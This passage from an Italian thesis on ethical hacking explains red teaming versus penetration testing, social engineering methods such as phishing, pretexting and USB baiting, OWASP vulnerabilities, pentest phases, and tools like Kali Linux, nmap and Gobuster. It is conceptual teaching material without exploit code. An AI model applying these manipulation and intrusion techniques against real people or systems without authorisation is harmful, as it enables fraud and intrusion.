


Figura 2.9: Schema riassuntivo delle differenze tra penetration testing e red teaming

risultare ben più meccanica rispetto a quella di un *red team exercise*, poiché, nel primo caso, i tester spesso usano programmi e software di uso commerciale, mentre, nel secondo caso, il red team si trova a dover escogitare metodi e tecniche sempre innovativi per violare i sistemi di sicurezza obiettivo dell'attacco.

Tutto ciò si traduce, anche, in un atteggiamento con cui i tester nei due casi si approcciano al sistema da attaccare: nel caso del penetration test i tester tendono a cercare e sfruttare vulnerabilità già conosciute, mentre all'interno di un red team si preferisce scoprire e sfruttare nuove vulnerabilità. Nel corso di un penetration test, inoltre, gli impiegati dell'azienda che si sta attaccando sono consapevoli che è in atto un attacco ai loro sistemi, mentre l'azione di un red team ha come obiettivo quello di essere la meno intrusiva e rumorosa possibile: in tal modo gli impiegati si comporteranno normalmente, facendo emergere spontaneamente quelle vulnerabilità nelle operazioni umane quotidiane che potrebbero essere fonte di rischio. L'insieme degli obiettivi di un penetration test infine sono predefiniti e decisi fin dall'inizio e l'obbiettivo dell'attacco difficilmente viene esteso; inoltre i vari sistemi compresi nello scope sono testati singolarmente, in modo indipendente. In modo opposto si procede invece nel corso di una simulazione di un red team, dove i target possono cambiare e far parte di domini differenti e tutti i sistemi sono testati contemporaneamente.

2.3.3 Ingegneria sociale

Il *social engineering*, o ingegneria sociale, non rappresenta propriamente una forma di attacco informatico, come abbiamo avuto modo di accennare precedentemente. La definizione che si può dare ad esso è quella che viene data da Christopher Hadnagy nel suo libro *Human hacking: influenzare e manipolare il comportamento umano con l'ingegneria sociale*: *"l'ingegneria sociale è ogni atto tendente a influenzare una persona, per spingerla a intrapendere un'azione che non necessariamente è nel suo migliore interesse"*. L'obiettivo, quindi, è guadagnare la fiducia degli utenti, cercando di innescare emozioni nell'interlocutore, poiché più emozioni vengono

innescate e meno l'interlocutore penserà in modo razionale. Meno penserà in modo razionale e più velocemente sarà portato a prendere decisioni che potrebbero essere contro i suoi stessi interessi. La pericolosità e la grande percentuale di efficacia degli attacchi di ingegneria sociale sono dovute al fatto che è sufficiente che una sola vittima raggirata fornisca tutte le informazioni necessarie a scatenare l'attacco informatico vero e proprio. Un attacco di ingegneria sociale può essere schematizzato come mostrato in Figura 2.10.




Figura 2.10: Rappresentazione grafica della piramide dell'ingegneria sociale

La prima fase che costituisce un attacco di ingegneria sociale è l'*OSINT*, ossia *Open Source Intelligence*, che consiste in un lavoro esteso di raccolta di informazioni che si possono trovare liberamente, soprattutto in rete, sia sull'organizzazione target sia sulle persone che possono rappresentare le chiavi di accesso.

La successiva fasi di *sviluppo dei pretesti* si fonda sui risultati ottenuti durante l'attività di OSINT e consiste nello sviluppare il pretesto che possa consentire all'ingegnere sociale di estrapolare informazioni dall'interlocutore, senza che lui sospetti nulla. In questa fase vengono, anche, decisi quali supporti e strumenti sono necessari.

Successivamente si pianifica l'attacco, stabilendo quali sono le informazioni che vogliamo ottenere in base alle richieste del cliente, quale sarà il momento migliore per sferrarlo e chi deve essere disponibile per offrire supporto o assistenza nel corso dell'attacco.

A seguire vi è il lancio dell'attacco vero e proprio, in cui l'ingegnere sociale entra in azione, ad esempio recandosi nelle strutture dell'organizzazione o inviando email fasulle. Principio importante da tenere in mente durante l'attacco è essere dinamici, poiché non è raro che si possano incontrare problemi durante l'azione e farsi trovare impreparati in queste eventualità può costituire, per l'ingegnere sociale, causa di insuccesso dell'attacco.

In ultimo luogo vi è il *report*, parte finale dell'attività dell'ingengere sociale, che consiste nel comunicare al cliente i risultati ottenuti nel corso dell'attacco e aiutarlo, tramite consigli, a rinforzare le proprie norme e sistemi di sicurezza. Le principali tipologie di attacchi di social engineering sono le seguenti:

- *Phishing*, costituito spesso da email costruite in modo tale da sembrare che provengono da fonti legittime. In tal modo l'hacker tenterà di indurre la vittima a rivelare informazioni sensibili.
- *Attacchi di tipo watering hole*, ovvero un attacco di ingegneria sociale dove viene predisposto un 'sito Web trappola' che verrà visitato da uno specifico gruppo di persone.

- *Attacchi BED (Business E-mail Compromise)*: strategia che consiste nel tentativo, da parte dell'hacker, di fingersi un dirigente di alto livello, via mail, che cercherà di ingannare il destinatario convincendolo a esercitare le proprie funzioni per ottenre informazioni relative all'ente target.
- *Ingengeria sociale fisica*: l'ingegnere sociale si recherà fisicamente nella struttura dell'ente da attaccare per ottenere informazioni manipolando il personale che lavora nell'organizzazione stessa;
- *Baiting tramite USB*, tecnica che può sembrare sciocca ma che, in realtà, ha un'alta percentuale di successo. L'hacker, infatti, procederà ad installare un malware su diverse chiavette USB che verrano poi lasciate in posizioni stategiche, nella speranza che qualche dipendente le prenda e le colleghi a dispositivi connessi alla rete aziendale.

2.3.4 Vantaggi e benefici

Il Red Teaming apporta numerosi benefici all'attività di un'azienda in quanto può fornire un'immagine complessiva dei sistemi di sicurezza informatica all'interno della stessa. Alcuni dei benefici più evidenti che il lavoro di un red team può apportare sono i seguenti:

- Valutare il grado di preparazione e di prontezza in risposta ad una minaccia informatica.
- Identificare e classificare i rischi maggiori per la sicurezza: consente di scoprire se sistemi, dati e altri asset strategici sono a rischio in caso di attacco e quanto facilmente potrebbero essere scelti come obiettivi e potrebbero essere compromessi dagli attaccanti.
- Scoprire vulnerabilità nascoste, attraverso il mirroring delle più recenti tecniche di attacco.
- Ricevere aiuto per sanare falle nei sistemi di sicurezza, azioni che sono intraprese in seguito all'operazione condotta dal red team;
- Aumentare l'efficacia di blue team interni all'organizzazione, fornendo loro una diversa prospettiva e consentendo loro di capire come degli attaccanti potrebbero violare i loro sistemi.
- Dare la priorità a futuri investimenti: qualora si riveli necessario aumentare il grado di sicurezza dei sistemi informatici dell'ente, il lavoro del red team può essere utile anche dal punto di vista economico, fornendo un'idea di cosa l'ente potrebbe aver bisogno di migliorare i suoi sistemi e dei possibili costi.

2.4 Cosa sono i penetration test

Avendo ora più chiaro le modalità con cui un red team si muove, spostiamo il focus su una delle strategie più frequentemente impiegate ed efficaci, ovvero il *penetration testing*. Nelle sezioni precedenti è già stata fatta un'introduzione generale su cosa sia un penetretion test; ora passaremo ad esaminare quali sono le varie tipologie di test che possono essere effettuati da un team di hacker etici, tipologie che dipendono da vari fattori che presto esamineremo più nel dettaglio. Utile a comprendere meglio la potenza di questo strumento sarà, anche, conoscere quali sono le vulnerabilità più spesso riscontrabili nei prodotti software che devono essere testati. In ultima istanza vedremo, anche, quali sono le operazioni che costituiscono un penetration test, informazioni che risulteranno utili per comprendere più agevolmente le campagne di ethical hacking che verranno illustrate in seguito.

2.4.1 Tipologie

Le esigenze dei clienti possono imporre la necessità di svolgere i pentest in modo diverso da caso a caso. Il fine del test e il metodo d'approccio eimangono gli stessi ma, a seconda di alcuni fattori, è ossibile categorizzare i penetration test in varie tipologie. I criteri che ci permettono di fare queste distinzioni sono:

- risorse e informazioni a disposizione del tester;
- oggetto d'analisi;
- modalità di esecuzione.

Il primo criterio fa riferimento al grado di informazioni riguardo l'obiettivo di cui gli hacker etici di un red team sono in possesso in vista della preparazione dell'attacco. Infatti, il red team potrebbe trovarsi a testare un'infrastruttura informatica di cui potrebbe avere pochissime informazioni, test detti più comunemente *Black Box*. In questo caso il tester solitamente procede impiegando un approccio per tentativi, *trial and error*, usando il software come un normale utente ed esaminando, di volta in volta, gli output ottenuti. In base a questi sarà, poi, in grado di individuare possibili vulnerabilità da sfruttare.

Nel caso in cui il team abbia solo una parte di informazoni sul sistema si parla di *Grey Box*. In questo contesto, i tester potrebbero avere accesso ad una rete interna, oppure potrebbero essere fornite delle credenziali di accesso. Questo tipo di test serve a modellare casistiche di attacchi hacker più specifiche, in particolare nel caso in cui la minaccia possa provenire dall'interno: è qualcuno all'interno dell'organizzazione stessa a compromettere il sistema, in modo deliberato o accidentale.

Una terza tipologia di testing basata sempre su questo criterio è il testing *White Box*, dove il red team ha, a differenza delle tipologie precedenti, tutte le informazioni su rete, codici sorgenti e credenziali. Questa tipologia di test serve soprattutto ad individuare quante più vulnerabilità possibili all'interno dei software e delle reti adoperate dall'azienda, in modo tale da essere quanto più protetti in caso di attacco da parte di cracker.

I penetration test possono distinguersi anche in base all'oggetto che si intende testare e ai domini applicativi; a questo livello abbbiamo le seguenti distinzioni:

- Penetration test verso le applicazioni web, il cui obiettivo è quello di scoprire in che modo un hacker malevolo potrebbe compormetterne il corretto funzionamento.
- Penetration test verso le reti wireless, utili a valutare i rischi di intrusione nel sistema aziendale sfruttando la rete wireless.
- Penetration test del protocollo VoIP, ovvero la tecnologia che permette di effettuare chiamate attraverso indirizzi IP. Infatti, qualora siamo presenti delle vulnerabilità a questo livello, un hacker potrebbe porsi in ascolto tra mittente e destinatario del messaggio, compromettendo, quindi, la sicurezza delle informazioni comunicate.
- Penetration test dell'accesso remoto, con lo scopo di impedire accessi indesiderati causati da vulnerabilità del desktop remoto.

Altro fattore che permette di discriminare varie tipologie di penetration test è la modalità con cui vengono eseguiti i test; in questo caso, è possibile individuare le seguenti modalità:

- External Penetration Testing;
- Internal Penetration Testing;

- Tergeted Penetration Testing;
- Blind Penetration Testing;
- Double Blind Penetration Testing.

La prima modalità vuole simulare un attacco effettuato dall'esterno senza conoscere l'infrastruttura IT dell'organizzazione. Gli applicativi che possono essre analizzati nel corso del test sono i DNS (*Domain Name Server*), i siti web e le web application in uso da parte del cliente.

Il Penetration Test interno, invece, simula l'operato di un hacker che, avendo ottenuto credenziali di accesso di un impiegato, potrebbe accedere ai sistemi interni e sottrarre informazioni. Tramite questi testi si vogliono, quindi, trovare vulnerabilità in quella parte di sistema informatico che è a disposizione degli impiegati.

La terza modalità di penetration test, ovvero il test di penetrazione targettizzato, è svolto in presenza del dipartimento IT aziendale, col fine di rendere consapevoli i tecnici informatici della prospettiva di eventuali attacchi malevoli, dando loro la possibilità di migliorare la sicurezza informatica dei sistemi.

Il quarto tipo di test è il Blind Penetration Test, svolto da tester che come unica informazione hanno il nome dell'azienda. Questo vuole essere un penetretion test quanto più realistico possibile, ed è compito dei tester trovare un modo per violare l'infrastruttura aziendale.

Infine il Double Blind Penetration Test è simile al precedente, con la differenza che, nel corso di quest'ultimo, il dipartimento IT dell'azienda non è a conoscenza di ciò che sta accadendo. In questo modo è possibile simulare un reale attacco informatico all'insaputa di tutti.

2.4.2 Vulnerabilità più frequenti

A disposizione del penetration tester vi è un ampio ventaglio di tecniche che possono permettergli di raggiungere i suoi scopi, tanto ampio quanto la gamma di vulnerabilità che spesso ha modo di riscontrare sui sistemi da testare. La competenza richiesta, quindi, al penetration tester è non solo quella di trovare le vulnerabilità, ma anche di adoperare la strategia di attacco che più di confà alla situazione specifica. Nonostante la varietà di vulnerabilità che sono state scoperte, tutte queste possono essere categorizzate in tre macrogruppi:

- *Software*: detti comunemente *bug*, si presentano ovunque si riscontri un difetto di progettazione, codifica, installazione e configurazione del programma. Un classico esempio di questa tipologia di vulnerabilità è il *buffer overflow*.
- *Protocolli*: errori, quindi, presenti sul livello della rete di comunicazione tra le macchine connesse ad una stessa rete.
- *Hardware*: ogni elemento che potrebbe causare danni fisici ai sistemi informatici e la conseguente perdita delle informazioni al loro interno.

Uno strumento che, sicuramente, può essere di aiuto agli hacker etici durante lo studio dei sistemi da attaccare è quello fornito dalla *OWASP*, l'*Open Web Application Security Project*. L'OWASP è una organizzazione non-profit con l'obiettivo di realizzare linee guida, strumenti e metodologie che possano essere di aiuto a tutti gli hacker etici. Lo strumento che ormai è un importante punto di riferimento per i tester è la *OWASP Top Ten*, la classifica delle dieci tipologie di vulnerabilità più frequentemente riscontrate nel corso dell'ultimo anno (Figura 2.11).




Figura 2.11: Classifica OWASP delle 10 vulnerabilità più frequenti nel 2017 e nel 2021

Nel seguito osserveremo rapidamente le caratteristiche delle vulnerabilità che sono state individuate più spesso.

Al primo posto si colloca il *Broken Access Contol*, criticità che è stata riscontrata nel 94% delle applicazioni testate nel corso della ricerca fatta per stilare la classifica stessa. Solitamente l'*access control* impone delle policy agli utenti in modo tale che non possano effettuare determinate azioni che non sono consentite. Delle falle in queste policy possono dare la possibilità a utenti non autorizzati di accedere, modificare o distruggere informazioni a cui non dovrebbero avere accesso.

In seconda posizione troviamo le *Cryptographic Failures*, vulnerabilità che occorre quando un sistema rende accessibili dati sensibili a potenziali malintenzionati. Questa categoria di vulnerabilità si può ulteriormente distinguere in tre sottocategorie:

- *Confidentiality breach*: accade quando una terza parte è in grado di accedere a dati confidenziali o quando l'organizzazione rivela tali dati per errore.
- *Integrity breach*: situazione che si presenta qualora dati sensibili sono alterati per errore e senza le dovute autorizzazioni.
- *Availabilty breach*: a questa categoria appartengono gli scenari in cui dati sensibili sono distrutti oppure non sono pù accessibili.

Nella terza posizione si trova l'*Injection*, utilizzato per 'iniettare' linee di codice all'interno di altro software, così da influenzarne il funzionamento. Secondo le direttive dell'OWASP, un'applicaizone risulta sensibile a questo tipo di attacchi quando:

- I dati forniti dall'utente non vengono convalidati, filtrati o sanificati dall'applicazione.
- Query dinamiche o chiamate non parametrizzate senza sistemi per individuare caratteri di escape sono inviate direttamente all'interprete.
- Dati ostili vengono inseriti all'interno dei parametri di ricerca ORM (*Object Relational Mapping*) per estrarre ulteriori dati sensibili.
- Dati ostili vengono utilizzati direttamente o concatenati. L'istruzione SQL contiene i dati dannosi in query dinamiche o comandi.

2.4.3 Workflow di un Penetration Test

Così come l'attività complessiva del red team poteva essere suddivisa in varie fasi successive, anche il processo che permette di realizzare un penetration test può essre schematizzato con una serie di fasi successive (Figura 2.12).

Il pentesting inizia con l'attività di *Pre-Engagement*, fase che consiste nel comunicare con il cliente, concordando gli obiettivi del test, definendo l'ambito' e i limiti che si dovranno porre

Figura 2.12: Diagramma illustrativo delle fasi in cui si suddivide un penetration test

durante il test. Questa rappresenta una fase molto importante per il penetration tester poiché è proprio in questa fase che vengono stipulati anche i contratti che gli danno la possibilità, dal punto di vista legale, di attaccare l'infrastruttura informatica del cliente senza correre il rischio di essere scambiato per un malintenzionato.

La fase successiva è quella di *Information Gathering*, quella in cui si analizzano le informazioni che si possono ottenere liberamente dall'obiettivo, senza ancora attaccare l'infrastruttura. Questa fase è analoga, e molto simile anche nelle modalità, all'attività di OSINT operata in ingegneria sociale e che è stata precedentemente illustrata. Gli strumenti usati in questa parte del test sono, soprattutto, *port scanner*, utili a farsi un'idea di che software è in funzione sul network da testare.

A seguire vi è la fase di *Threat Modeling* e *Vulnerability Analysis*: con threat modeling si intende la pianificazione e lo sviluppo dei piani di attacco, creati sulla base delle informazioni ottenute nel corso della fase precedente. L'analisi delle vulnerabilità consiste nella ricerca attiva, da parte del penetration tester, di vulnerabilità, così da determinare quanto potrebbero essere efficaci i piani di attacco prima elaborati. Spesso, durante questa fase, il tester userà dei *vulnerability scanner* in modo da fare una previsione quanto più accurata possibile su quali debolezze affliggono il sistema in questione.

Successivamente troviamo l'*Exploitation Phase*, parte del test in cui vengono effettivamente usati gli *exploit* contro i sistemi dell'organizzazione, exploit scelti sulla base delle falle individuate nel corso della fase di analisi precedente.

Immediatamente dopo vi è la *Post-Exploitation Phase*, momento dell'attacco in cui il tester cerca di estrarre quante più informazioni possibili dall'obiettivo, va alla ricerca di altri dati sensibili e prova a eseguire *Privilege Escalation*, ovvero innalzare i suoi privilegi all'interno del sistema per comprometterlo maggiormente.

In ultima istanza vi è il *Reporting*, fase finale del test, in cui il team riporta al cliente i risultati dell'attacco, corredando queste informazioni con consigli su come correggere gli errori trovati nei sistemi di sicurezza dell'infrastruttura informatica.

CAPITOLO 3

Alcuni strumenti di base per i penetration test

In questo capitolo verranno introdotti alcuni degli strumenti che sono tra i più utilizzati nell'ambito del penetration testing. Nei capitoli seguenti vedremo questi strumenti all'opera nel corso di tre differenti campagne di ethical hacking. Nei tool che, a seguire, saranno illustrati sono inclusi sistema operativo, software e tutti gli strumenti che possano fornire un'idea generale, ma allo stesso tempo precisa, di come si svolge un penetration test.

3.1 Kali Linux

L'ambiente di lavoro che in assoluto è il più integrato e immediato è, senza dubbio, *Kali Linux*. Infatti, per quanto riguarda le operazioni e i processi che costituiscono il penetration test, il sistema operativo Linux è quello che rimane più agile, facilmente configurabile e potente in mano ai programmatori ed esperti di sicurezza informatica. Nel caso specifico di Kali Linux, questa particolare distribuzione è stata appositamente creata con l'obbiettivo di fornire, agli addetti alla sicurezza informatica, un'ambiente di lavoro già predisposto a tutti quei processi richiesti nel corso di un penetration test. Kali Linux ha alla sua base Debian e offre una larga collezione di tool per la sicurezza, prevalentemente offensiva, ma, soprattutto nelle ultime versioni, anche tool per la sicurezza difensiva. Tra la miriade di software già integrati nel SO al momento dell'installazione si possono annoverare *nmap* (port scanner), *Nikto* (scanner di vulnerabilità), *ffuf* (strumento di fuzzing) e *Metasploit* (framework per penetration testing).

Questo sistema operativo è anche estremamente flessibile, in quanto è disponibile sia in versione 32bit che 64bit; inoltre può essere installato su qualunque supporto di archiviazione di massa; è disponibile come SO per PC e mobile, può essere salvato all'interno di Live CD e chiavette USB ed è disponibile anche per architetture ARM. Kali può anche essere installato come macchina virtuale e, sotto questo punto di vista, gli sviluppatori offrono la possibilità sia di scaricare un'intera macchina virtuale già predisposta e pronta all'uso, sia di scaricare solamente il file ISO contenente il sistema operativo, lasciando all'utente la possibilità di configurare la VM, a livello hardware, come meglio preferisce. Tutta la documentazione e i link per scaricare le varie versioni di Kali Linux si possono trovare all'indirizzo `https://www.kali.org/get-kali/`. In Figura 3.1 è mostrata l'interfaccia di Kali Linux nella sua ultima versione.




Figura 3.1: Interfaccia del SO Kali Linux

Tutti i software, che generalmente possono tornare utili a un penetration tester nel corso delle operazioni da lui svolte, sono già preinstallati ma, qualora si avesse il bisogno, si possono installare ulteriori tool tramite la Shell di comando.

3.2 Enumerazione

Con il termine *enumerazione* intendiamo un'attività di ricerca attiva su servizi esposti che sia capace di rilevare informazioni tecniche, e non, sull'obbiettivo. Le informazioni ottenute nel corso di questa fase, che si configura all'interno di quella più vasta dell'Information Gathering, sono ottenute senza l'impiego di exploit aggressivi. L'attività di enumerazione può avvenire a diversi livelli, permettendo, così, di ottenere dati e informazioni di vario tipo, quali, ad esempio, porte, directory, gruppi, DNS e indirizzi IP. Attività di enumerazione vengono svolte occasionalmente anche in fase di Privilege Escalation, ovvero durante la Post-Exploitation, per ottenere ulteriori informazioni e individuare vulnerabilità che possono consentire al tester di innalzare i suoi privilegi sul sistema; un esempio di tutto ciò verrà illustrato nel corso della terza campagna di ethical hacking.

3.2.1 Nmap

Nmap, acronimo di *Network Mapper*, è un software open-source per effettuare port scanning, ovvero utile ad individuare le porte aperte su un computer bersaglio o anche su un range di indirizzi IP, in modo tale da determinare quali servizi siano in esecuzione sulla macchina target e definire, così, strategie di attacco. Come si sarà potuto intuire, questo tool è usato in fase di Information Gathering e molte delle scelte che vengono fatte poi in fase di Threat Modeling vengono effettuate proprio sulla base dei risultati ottenuti tramite la scansione delle porte.

Nonostante quella assunta da questa tesi sia un'impronta più offensiva, questo strumento può essere utile sia a Red che a Blue team; dal punto di vista del Red Team è, ovviamente, utile a individuare servizi che potrebbero essere forieri di vulnerabilità, per il Blue Team la scansione con *Nmap* può essere utile a verificare la presenza di servizi in esecuzione non necessari e che possono causare problemi dal punto di vista della sicurezza. *Nmap*, inoltre, offre la possibilità di effettuare diverse tipologie di scansioni, permettendo all'utente




Figura 3.2: Esempio di utilizzo di *Nmap*

di scegliere quella che fa più al caso suo semplicemente digitando una flag quando viene avviato il programma da Shell di Linux. Alcune delle tipologie di scansione che *Nmap* consente di effettuare sono:

- *SYN Scan*, ovvero una scansione TCP che non termina l'*handshake* tra client e server.
- *Version Scan*, che consiste in una scansione TCP che termina il processo di handshake tra client e server, cercando, nel mentre, di ottenere informazioni su il tipo di software in esecuzione sul target e anche, se possibile, sulla sua versione.
- *UDP Scan*, scansione che, a differenza delle precedenti, serve a determinare quali sono i servizi attivi sul protocollo UDP.

Per scaricare *Nmap* sul proprio sistema operativo Linux è sufficiente eseguire su Shell il comando `sudo apt install nmap`. Nella Figura 3.2 è mostrato un esempio di uso del programma.

Già a partire dalla figura si possono vedere esempi di utilizzo di alcuni dei flag messi a disposizione dal programma. Il flag `-sV` serve a selezionare un particolare tipo di scansione, il Version Scan, già precedentemente illustrato. Gli altri flag utilizzati servono a gestire l'utilizzo degli script (`-sC`), a non eseguire il test del ping sulla macchina target (`-Pn`) e ad emettere il risultato dell'output nel file specificato e in tutti i formati principali `-oA`.

Oltre a quelli mostrati nell'esempio, *Nmap* offre una vastissima gamma di ulteriori flag che permettono di determinare il tipo di scansione, il grado di profondità che deve raggiungere e il tipo di output che deve emettere una volta terminata la procedura.

3.2.2 Gobuster

Gobuster è un altro tool frequentemente impiegato nel corso dei penetration test ed è usato per eseguire *brute-forcing* su diversi soggetti, quali directory e file all'interno di siti web, sottodomini, nomi degli host virtuali sui server web, bucket aperti di Amazon S3, bucket aperti di Google Cloud e server TFTP. Grazie all'azione di enumerazione di questo software, ai tester viene facilitata la fase di information gathering in quanto spesso si è in grado di individuare cartelle o file nascosti oppure altri errori di configurazione del web server.

Sono presenti altri tool che eseguono la stessa attività, ad esempio *DirBuster* e *DIRB*, ma il vantaggio che Gobuster riesce ad avere rispetto agli altri due è senza dubbio la velocità. Essendo, infatti, un tool scritto in Go, linguaggio di programmazione notoriamente più veloce rispetto a molti altri, riesce ad avere performance molto più competitive rispetto ai concorrenti. Da non tralasciare è, inoltre, la capacità di Gobuster di lavorare in multithreading, garantendo, quindi, una velocità di processing maggiore. Difetto da tenere in considerazione durante l'utilizzo di Gobuster è l'assenza di ricorsività durante l'enumerazione di directory; infatti, per directory che si trovano più in profondità si rivela necessario eseguire un'ulteriore scansione. Anche questo tool può essere installato da Shell Linux tramite il comando `sudo apt-get install gobuster`. Nella Figura 3.3 è possibile osservare un esempio di utilizzo di Gobuster.

